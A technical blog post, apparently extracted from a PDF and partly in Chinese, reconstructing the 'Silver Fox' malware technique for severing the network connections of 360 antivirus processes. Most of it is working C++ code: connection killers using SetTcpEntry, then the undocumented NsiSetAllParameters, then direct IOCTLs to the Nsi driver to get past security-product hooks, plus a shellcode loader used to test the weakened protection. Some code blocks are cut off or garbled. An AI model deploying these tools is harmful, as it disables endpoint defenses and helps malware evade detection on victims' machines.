

Shallow analysis of the latest cracking method of silver fox

keyixiang.github.io/2025/06/06/浅浅分析银狐最新断网手法

keyixiang

2025年6月6日

Originally intended to be named to reveal the digital security product network outage mechanism: from SetTcpEntry to NsiSetAllParameters feel too well or low-key.

In the current security protection system, more and more domestic security products (such as digital) adopt the "cloud dependence" model - core rules, active protection, sample killing are all driven by the cloud. According to the latest silver fox sample, it is found that the blacks have made a targeted disconnection for the number, and once the network connection is lost, its "combat power" will decline rapidly. Coincidentally, I remember that some people sell the so-called Oday network outage in idle fish, and think that this method is also the way. Let's take a brief analysis today. Through a small sample to bring you deep thinking, how to maximize the avoidance.

The first few people who searched for a certain degree were silver foxes, and they did not evaluate them.



image.png

We go straight to the topic GetTcpTable(2) and SetTcpEntry

GetTcpTable2 Function <https://learn.microsoft.com/en-us/windows/win32/api/iphlpapi/nf-iphlpapi-gettcptable2>

GetTcpTable2 is used to retrieve the system's current TCP connection information (IPv4 and IPv6), including the local address of the connection, the remote address, the state, and so on.

The prototype is as follows:

```
IPHLPAPI_DLL_LINKAGE ULONG GetTcpTable
[ out ] PMIB_TCPTABLE2 TcpTable,
[ in, out ] PULONG SizePointe
[ in ] BOOL Order
);
C
```

Description of Parameters:

- **TcpTable:** Pointer to the MIB_TCPTABLE2 structure, saving the returned TCP table.
- **SizePointer:** Input/output parameters, representing the size of the buffer (in bytes). If the buffer is not enough, the function returns `ERROR_INSUFFICIENT_BUFFER` and returns the desired size through this parameter.
- **Order:** Whether or not is arranged in ascending order according to the local address of the connection.

SetTcpEntry Function <https://learn.microsoft.com/en-us/windows/win32/api/iphlpapi/nf-iphlpapi-settcentry>.

SetTcpEntry is used to modify the state of an existing TCP connection, such as forcing the connection to be closed (changed to `DELETE_TCB` state).

The prototype is as follows:

```
IPHLPAPI_DLL_LINKAGE DWORD SetTcpEnt
    [in] PMIB_TCPCROW pTcpRow
);
C
```

Description of Parameters:

pTcpRow: Pointer to MIB_TCPCROW to specify the TCP entry to change.

Through the description of these two APIs, it is not difficult to guess that the Silver Fox is forced to close by getting all the TCP connections and then filtering the connections of specific processes, so that all the network connections established by a particular program can be precisely disconnected without affecting other programs.

Implement the following logic:

```
| Get all TCP connections to a process → Find its PID → Iterating Connection → Forced to close the connection.
```

We can simply implement a demo to verify the conjecture:

```

#include <windows.h>
#include <tlhelp32.h>
#include <iphlpapi.h>
#include <iostream>
#include <string>
#include <vector>

#pragma comment(lib, "iphlpapi.lib")
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "Psapi.lib")

std::vector<DWORD> GetPidsByProcessName(const std::wstring& processName) {
    std::vector<DWORD> pids;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        return pids;
    }
    PROCESSENTRY32W pe;
    pe.dwSize = sizeof(pe);
    if (!Process32FirstW(snapshot, &pe)) {
        CloseHandle(snapshot);
        return pids;
    }
    do {
        if (processName == pe.szExeFile) {
            pids.push_back(pe.th32ProcessID);
        }
    } while (Process32NextW(snapshot, &pe));
    CloseHandle(snapshot);
    return pids;
}

void CloseTcpConnectionsByPid(DWORD pid) {
    DWORD size = 0;
    PMIB_TCPTABLE2 tcpTable = nullptr;

    if (GetTcpTable2(nullptr, &size, TRUE) != ERROR_INSUFFICIENT_BUFFER) {
        return;
    }

    tcpTable = (PMIB_TCPTABLE2)malloc(size);
    if (!tcpTable) return;

    if (GetTcpTable2(tcpTable, &size, TRUE) != NO_ERROR) {
        free(tcpTable);
        return;
    }

    for (DWORD i = 0; i < tcpTable->dwNumEntries; ++i) {
        MIB_TCPROW2& row = tcpTable->table[i];
        if (row.dwOwningPid == pid && row.dwState == MIB_TCP_STATE_ESTAB)
            MIB_TCPROW2 rowToSet = row;
            rowToSet.dwState = MIB_TCP_STATE_DELETE_TCB;
            SetTcpEntry((PMIB_TCPROW)&rowToSet);
    }
    free(tcpTable);
}

int wmain(int argc, wchar_t* argv[]) {
    std::vector<std::wstring> targetProcs = {L"360Tray.exe", L"360Safe.exe"};

    while (true) {
        for (const auto& procName : targetProcs) {
            std::vector<DWORD> pids = GetPidsByProcessName(procName);
            for (DWORD pid : pids) {

```

```

        CloseTcpConnectionsByPid(pid);
    }
}
Sleep(500);
}

return 0;
}

C

```

Let's test the effect, (and we'll have to wait a while)




image.png

Let's test whether the defenses are weaker:




image.png

Tester code

```

#include <windows.h>
#include <iostream>

unsigned char buf[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d"
"\x8b\x09\x4d\x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01"
"\xcf\x49\x01\xcf\x45\x8b\x3f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01"
"\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31"
"\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x44\x39\xc2\x75\xda\x45"
"\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b"
"\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31"
"\xc9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2"
"\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";

int main() {
    void* exec = VirtualAlloc(nullptr, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (!exec) {
        std::cerr << "[-] VirtualAlloc failed\n";
        return -1;
    }

    memcpy(exec, buf, sizeof(buf));
    std::cout << "[+] Shellcode copied to memory, creating thread...\n";

    HANDLE thread = CreateThread(nullptr, 0, (LPTHREAD_START_ROUTINE)exec, nullptr, 0, nullptr);
    if (!thread) {
        std::cerr << "[-] CreateThread failed\n";
        VirtualFree(exec, 0, MEM_RELEASE);
        return -1;
    }

    WaitForSingleObject(thread, INFINITE);
    std::cout << "[+] Done\n";

    VirtualFree(exec, 0, MEM_RELEASE);

    getchar(); // Wait for user input before exiting
    return 0;
}

```

C




image.png

Let's restore the network and try it.




image.png

测试一个断网条件下的。。。。




image.png

那么我们思考一下如果 SetTcpEntry 被安全产品 Hook 掉 (比如通过 API 拦截、Inline Hook)，那这条路就走不通了，怎么办？我们不妨去看一眼底层的实现重点是看SetTcpEntry




image.png

通过反汇编 iphlapi.dll 中的 SetTcpEntry，可以发现它的底层并不是直接修改 TCP 表，而是依赖了 NsiSetAllParameters 这是一个非公开（Undocumented）的 Windows 内部函数，属于 NSI（Network Store Interface）服务的 API 范畴，主要用于设置网络堆栈中的参数。

推断的函数原型如下：

```
typedef NTSTATUS (NTAPI* NsiSetAllParameters_  
HANDLE NsiHandle,  
DWORD ObjectIndex,  
DWORD ObjectType,  
PVOID InputBuffer,  
DWORD InputBufferLength,  
PVOID OutputBuffer,  
DWORD OutputBufferLength  
);  
C
```

也就是说我们可以手动实现一个 SetTcpEntry 避免使用 SetTcpEntry

我们需要关注一下他的这些参数，比如 NPI_MS_TCP_MODULEID

这是一个 GUID结构，用来标识TCP 协议模块告诉 NsiSetAllParameters 要对哪一类协议数据执行操作。（猜的）



image.png

还原就是

```
BYTE NPI_MS_TCP_MODULEID[] = { 0x18, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x03, 0x4A, 0x00, 0xEB, 0x1A, 0x9B, 0xD4, 0x11, 0x91, 0x2
```

C

正当我准备苦逼的手搓时发现已经有前辈走在前面，再仔细一看，Emmmm以前看过只是失去了记忆。

实现如下：


```

#include <windows.h>
#include <tlhelp32.h>
#include <iphlpapi.h>
#include <iostream>
#include <string>
#include <vector>

#pragma comment(lib, "iphlpapi.lib")
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "Psapi.lib")

// Undocumented TCP module ID for NSI (24 bytes)
BYTE NPI_MS_TCP_MODULEID[] = {
    0x18, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x03, 0x4A, 0x00, 0xEB, 0x1A, 0x9B, 0xD4, 0x11,
    0x91, 0x23, 0x00, 0x50, 0x04, 0x77, 0x59, 0xBC
};

// Structure expected by NsiSetAllParameters to represent a TCP socket
struct TcpKillParamsIPv4 {
    WORD    localAddrFamily;
    WORD    localPort;
    DWORD   localAddr;
    BYTE    reserved1[20];

    WORD    remoteAddrFamily;
    WORD    remotePort;
    DWORD   remoteAddr;
    BYTE    reserved2[20];
};

// Custom replacement for SetTcpEntry using undocumented NSI API
DWORD MySetTcpEntry(MIB_TCPROW_OWNER_PID* pTcpRow) {
    typedef DWORD(WINAPI* NsiSetAllParameters_t)(
        DWORD, DWORD, LPVOID, DWORD, LPVOID, DWORD, LPVOID, DWORD
    );

    // Load NSI module and resolve function
    HMODULE hNsi = LoadLibraryA("nsi.dll");
    if (!hNsi)
        return 1;

    NsiSetAllParameters_t pNsiSetAllParameters =
        (NsiSetAllParameters_t)GetProcAddress(hNsi, "NsiSetAllParameters");
    if (!pNsiSetAllParameters)
        return 1;

    // Prepare input data for socket termination
    TcpKillParamsIPv4 params = { 0 };
    params.localAddrFamily = AF_INET;
    params.localPort = (WORD)pTcpRow->dwLocalPort;
    params.localAddr = pTcpRow->dwLocalAddr;
    params.remoteAddrFamily = AF_INET;
    params.remotePort = (WORD)pTcpRow->dwRemotePort;
    params.remoteAddr = pTcpRow->dwRemoteAddr;

    // Issue command to kill the TCP connection
    DWORD result = pNsiSetAllParameters(
        1, // Unknown / static
        2, // Action code
        (LPVOID)NPI_MS_TCP_MODULEID, // TCP module identifier
        16, // IO code (guessed)
        &params, sizeof(params), // Input buffer
        nullptr, 0 // Output buffer (unused)
    );
}

```

```

    );

    return result;
}

std::vector<DWORD> GetPidsByProcessName(const std::wstring& processName) {
    std::vector<DWORD> pids;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        wprintf(L"[!] CreateToolhelp32Snapshot failed.\n");
        return pids;
    }

    PROCESSENTRY32W pe;
    pe.dwSize = sizeof(pe);
    if (!Process32FirstW(snapshot, &pe)) {
        CloseHandle(snapshot);
        wprintf(L"[!] Process32FirstW failed.\n");
        return pids;
    }

    do {
        if (processName == pe.szExeFile) {
            pids.push_back(pe.th32ProcessID);
            wprintf(L"[+] Found process: %s (PID: %lu)\n", pe.szExeFile, pe.th32ProcessID);
        }
    } while (Process32NextW(snapshot, &pe));

    CloseHandle(snapshot);
    return pids;
}

void CloseTcpConnectionsByPid(DWORD pid) {
    DWORD size = 0;
    PMIB_TCPTABLE2 tcpTable = nullptr;

    if (GetTcpTable2(nullptr, &size, TRUE) != ERROR_INSUFFICIENT_BUFFER) {
        wprintf(L"[!] Failed to query TCP table size.\n");
        return;
    }

    tcpTable = (PMIB_TCPTABLE2)malloc(size);
    if (!tcpTable) {
        wprintf(L"[!] Memory allocation failed.\n");
        return;
    }

    if (GetTcpTable2(tcpTable, &size, TRUE) != NO_ERROR) {
        free(tcpTable);
        wprintf(L"[!] Failed to get TCP table.\n");
        return;
    }

    int closedCount = 0;
    for (DWORD i = 0; i < tcpTable->dwNumEntries; ++i) {
        MIB_TCPROW2& row = tcpTable->table[i];
        if (row.dwOwningPid == pid && row.dwState == MIB_TCP_STATE_ESTAB) {
            MIB_TCPROW2 rowToSet = row;
            rowToSet.dwState = MIB_TCP_STATE_DELETE_TCB;

            DWORD result = MySetTcpEntry((MIB_TCPROW_OWNER_PID*)&row);
            if (result == NO_ERROR) {
                closedCount++;
                IN_ADDR localAddr = { row.dwLocalAddr };
                IN_ADDR remoteAddr = { row.dwRemoteAddr };
                wprintf(L"    [-] Closed TCP connection: %S:%d -> %S:%d\n",

```

```

        inet_ntoa(localAddr), ntohs((u_short)row.dwLocalPort),
        inet_ntoa(remoteAddr), ntohs((u_short)row.dwRemotePort));
    }
    else {
        wprintf(L"    [!] Failed to close connection. Error code: %lu\n", result);
    }
}

}

if (closedCount > 0) {
    wprintf(L"[=] Closed %d connections for PID %lu\n", closedCount, pid);
}

free(tcpTable);
}

int wmain(int argc, wchar_t* argv[]) {
    std::vector<std::wstring> targetProcs = { L"360Tray.exe", L"360Safe.exe", L"LiveUpdate360.exe", L"safesvr.exe", L"360leakfixer.exe"

    wprintf(L"[*] Starting connection monitor...\n");

    while (true) {
        for (const auto& procName : targetProcs) {
            std::vector<DWORD> pids = GetPidsByProcessName(procName);
            for (DWORD pid : pids) {
                CloseTcpConnectionsByPid(pid);
            }
        }
    }

    return 0;
}

C

```

这样我们进阶实现了略底层的小玩具，试一下效果



image.png

依旧可以保持阻断网络。

前面我们调用的是 `nsi.dll` 中导出的 `NsiSetAllParameters`。但其实这个函数的本质就是：

└─ 构造一个结构体 → 调用 `NtDeviceIoControlFile` → 与 `\Nsi` 驱动通信 → 让内核修改 TCP 状态

我们现在要做的就是：

跳过 `nsi.dll`，完全不依赖其封装，自己来实现这套流程。



image.png



image.png

这里应该字面意思也可以看明白，我们最终其实是和驱动通讯来完成的TCP连接关闭。



image.png

NsiSetAllParameters 实际上传的是一个 0x48 字节的结构体，组成如下（我瞎写的）：

```

struct NSI_SET_PARAMETERS_EX {
    PVOID reserved0;    // 0x00
    PVOID reserved1;    // 0x08
    PVOID pModuleId;    // 0x10 - 指向 TCP 模块 ID (GUID结构或BYTE数
    DWORD dwIoCode;     // 0x18 - 固定 16
    DWORD dwUnused1;    // 0x1C
    DWORD a1;           // 0x20
    DWORD a2;           // 0x24
    PVOID pInputBuffer; // 0x28
    DWORD cbInputBuffer; // 0x30
    DWORD dwUnused2;    // 0x34
    PVOID pMetricBuffer; // 0x38
    DWORD cbMetricBuffer; // 0x40
    DWORD dwUnused3;    // 0x44
};

```

C

我们计划的流程是：

```

构造 NSI_SET_PARAMETERS_EX
调用 NtDeviceIoControlFil
操作 \Device\Nsi →
执行协议堆栈层断网

```

C

隐约间我们可以明白：

- Windows 网络栈的 底层通信机制是开放的（设备接口、协议模块）
- 只要掌握结构和调用方式，就能控制网络连接的生死

很好这里省略我的悲伤过程，直接上结果：

```

#include <windows.h>
#include <tlhelp32.h>
#include <iphlpapi.h>
#include <iostream>
#include <string>
#include <vector>

#pragma comment(lib, "iphlpapi.lib")
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "Psapi.lib")

// -----
// Dynamic NT Native Function Pointers
// -----

typedef NTSTATUS(WINAPI* NtDeviceIoControlFile_t)(
    HANDLE, HANDLE, PVOID, PVOID,
    PVOID, ULONG, PVOID, ULONG, PVOID, ULONG);

typedef NTSTATUS(WINAPI* NtWaitForSingleObject_t)(
    HANDLE, BOOLEAN, PLARGE_INTEGER);

typedef ULONG(WINAPI* RtlNtStatusToDosError_t)(NTSTATUS);

// Global function pointers
NtDeviceIoControlFile_t pNtDeviceIoControlFile = nullptr;
NtWaitForSingleObject_t pNtWaitForSingleObject = nullptr;
RtlNtStatusToDosError_t pRtlNtStatusToDosError = nullptr;

//IO_STATUS_BLOCK
typedef struct _IO_STATUS_BLOCK {
    union {
        NTSTATUS Status;
        PVOID Pointer;
    };
    ULONG_PTR Information;
} IO_STATUS_BLOCK, * PIO_STATUS_BLOCK;

typedef struct _NSI_SET_PARAMETERS_EX {
    PVOID Reserved0; // 0x00
    PVOID Reserved1; // 0x08
    PVOID ModuleId; // 0x10
    DWORD IoCode; // 0x18
    DWORD Unused1; // 0x1C
    DWORD Param1; // 0x20
    DWORD Param2; // 0x24
    PVOID InputBuffer; // 0x28
    DWORD InputBufferSize; // 0x30
    DWORD Unused2; // 0x34
    PVOID MetricBuffer; // 0x38
    DWORD MetricBufferSize; // 0x40
    DWORD Unused3; // 0x44
} NSI_SET_PARAMETERS_EX;

bool LoadNtFunctions() {
    HMODULE ntdll = GetModuleHandleW(L"ntdll.dll");
    if (!ntdll) return false;

    pNtDeviceIoControlFile = (NtDeviceIoControlFile_t)GetProcAddress(ntdll, "NtDeviceIoControlFile");
    pNtWaitForSingleObject = (NtWaitForSingleObject_t)GetProcAddress(ntdll, "NtWaitForSingleObject");
    pRtlNtStatusToDosError = (RtlNtStatusToDosError_t)GetProcAddress(ntdll, "RtlNtStatusToDosError");

    return pNtDeviceIoControlFile && pNtWaitForSingleObject && pRtlNtStatusToDosError;
}

```

```

}

#define NT_SUCCESS(Status) ((NTSTATUS)(Status) >= 0)

ULONG NsiIoctl(
    DWORD dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD nInBufferSize,
    LPVOID lpOutBuffer,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverlapped
) {
    static HANDLE hDevice = INVALID_HANDLE_VALUE;
    if (hDevice == INVALID_HANDLE_VALUE) {
        HANDLE h = CreateFileW(L"\\\\.\\Nsi", 0, FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, null
        if (h == INVALID_HANDLE_VALUE)
            return GetLastError();
        if (InterlockedCompareExchangePointer(&hDevice, h, INVALID_HANDLE_VALUE) != INVALID_HANDLE_VALUE)
            CloseHandle(h);
    }

    if (lpOverlapped) {
        if (!DeviceIoControl(hDevice, dwIoControlCode, lpInBuffer, nInBufferSize,
            lpOutBuffer, *lpBytesReturned, lpBytesReturned, lpOverlapped)) {
            return GetLastError();
        }
    }
    return 0;
}

HANDLE hEvent = CreateEvent(nullptr, FALSE, FALSE, nullptr);
if (!hEvent) return GetLastError();

IO_STATUS_BLOCK ioStatus = { 0 };
NTSTATUS status = pNtDeviceIoControlFile(
    hDevice,
    hEvent,
    nullptr, nullptr,
    &ioStatus,
    dwIoControlCode,
    lpInBuffer,
    nInBufferSize,
    lpOutBuffer,
    *lpBytesReturned
);

if (status == STATUS_PENDING) {
    status = pNtWaitForSingleObject(hEvent, FALSE, nullptr);
    if (NT_SUCCESS(status))
        status = ioStatus.Status;
}

CloseHandle(hEvent);
if (!NT_SUCCESS(status))
    return pRtlNtStatusToDosError(status);

*lpBytesReturned = (DWORD)ioStatus.Information;
return 0;
}

ULONG MyNsiSetAllParameters(
    DWORD a1,
    DWORD a2,
    PVOID pModuleId,
    DWORD dwIoCode,
    PVOID pInputBuffer,
    DWORD cbInputBuffer,
    PVOID pMetricBuffer,

```

```

    DWORD cbMetricBuffer
) {
    NSI_SET_PARAMETERS_EX params = { 0 };
    DWORD cbReturned = sizeof(params);

    params.ModuleId = pModuleId;
    params.IoCode = dwIoCode;
    params.Param1 = a1;
    params.Param2 = a2;
    params.InputBuffer = pInputBuffer;
    params.InputBufferSize = cbInputBuffer;
    params.MetricBuffer = pMetricBuffer;
    params.MetricBufferSize = cbMetricBuffer;

    return NsiIoctl(
        0x120013,          // IOCTL code
        &params,
        sizeof(params),
        &params,
        &cbReturned,
        nullptr
    );
}

// Undocumented TCP module ID for NSI (24 bytes)
BYTE NPI_MS_TCP_MODULEID[] = {
    0x18, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x03, 0x4A, 0x00, 0xEB, 0x1A, 0x9B, 0xD4, 0x11,
    0x91, 0x23, 0x00, 0x50, 0x04, 0x77, 0x59, 0xBC
};

// Structure expected by NsiSetAllParameters to represent a TCP socket
struct TcpKillParamsIPv4 {
    WORD  localAddrFamily;
    WORD  localPort;
    DWORD localAddr;
    BYTE  reserved1[20];

    WORD  remoteAddrFamily;
    WORD  remotePort;
    DWORD remoteAddr;
    BYTE  reserved2[20];
};

// Custom replacement for SetTcpEntry using undocumented NSI API
DWORD MySetTcpEntry(MIB_TCPROW_OWNER_PID* pTcpRow) {

    // Prepare input data for socket termination
    TcpKillParamsIPv4 params = { 0 };
    params.localAddrFamily = AF_INET;
    params.localPort = (WORD)pTcpRow->dwLocalPort;
    params.localAddr = pTcpRow->dwLocalAddr;
    params.remoteAddrFamily = AF_INET;
    params.remotePort = (WORD)pTcpRow->dwRemotePort;
    params.remoteAddr = pTcpRow->dwRemoteAddr;

    // Issue command to kill the TCP connection
    DWORD result = MyNsiSetAllParameters(
        1,          // Unknown / static
        2,          // Action code
        (LPVOID)NPI_MS_TCP_MODULEID, // TCP module identifier
        16,         // IO code (guessed)
        &params, sizeof(params), // Input buffer
        nullptr, 0   // Output buffer (unused)
    );

    return result;
}

```



```

}

std::vector<DWORD> GetPidsByProcessName(const std::wstring& processName) {
    std::vector<DWORD> pids;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        wprintf(L"[!] CreateToolhelp32Snapshot failed.\n");
        return pids;
    }

    PROCESSENTRY32W pe;
    pe.dwSize = sizeof(pe);
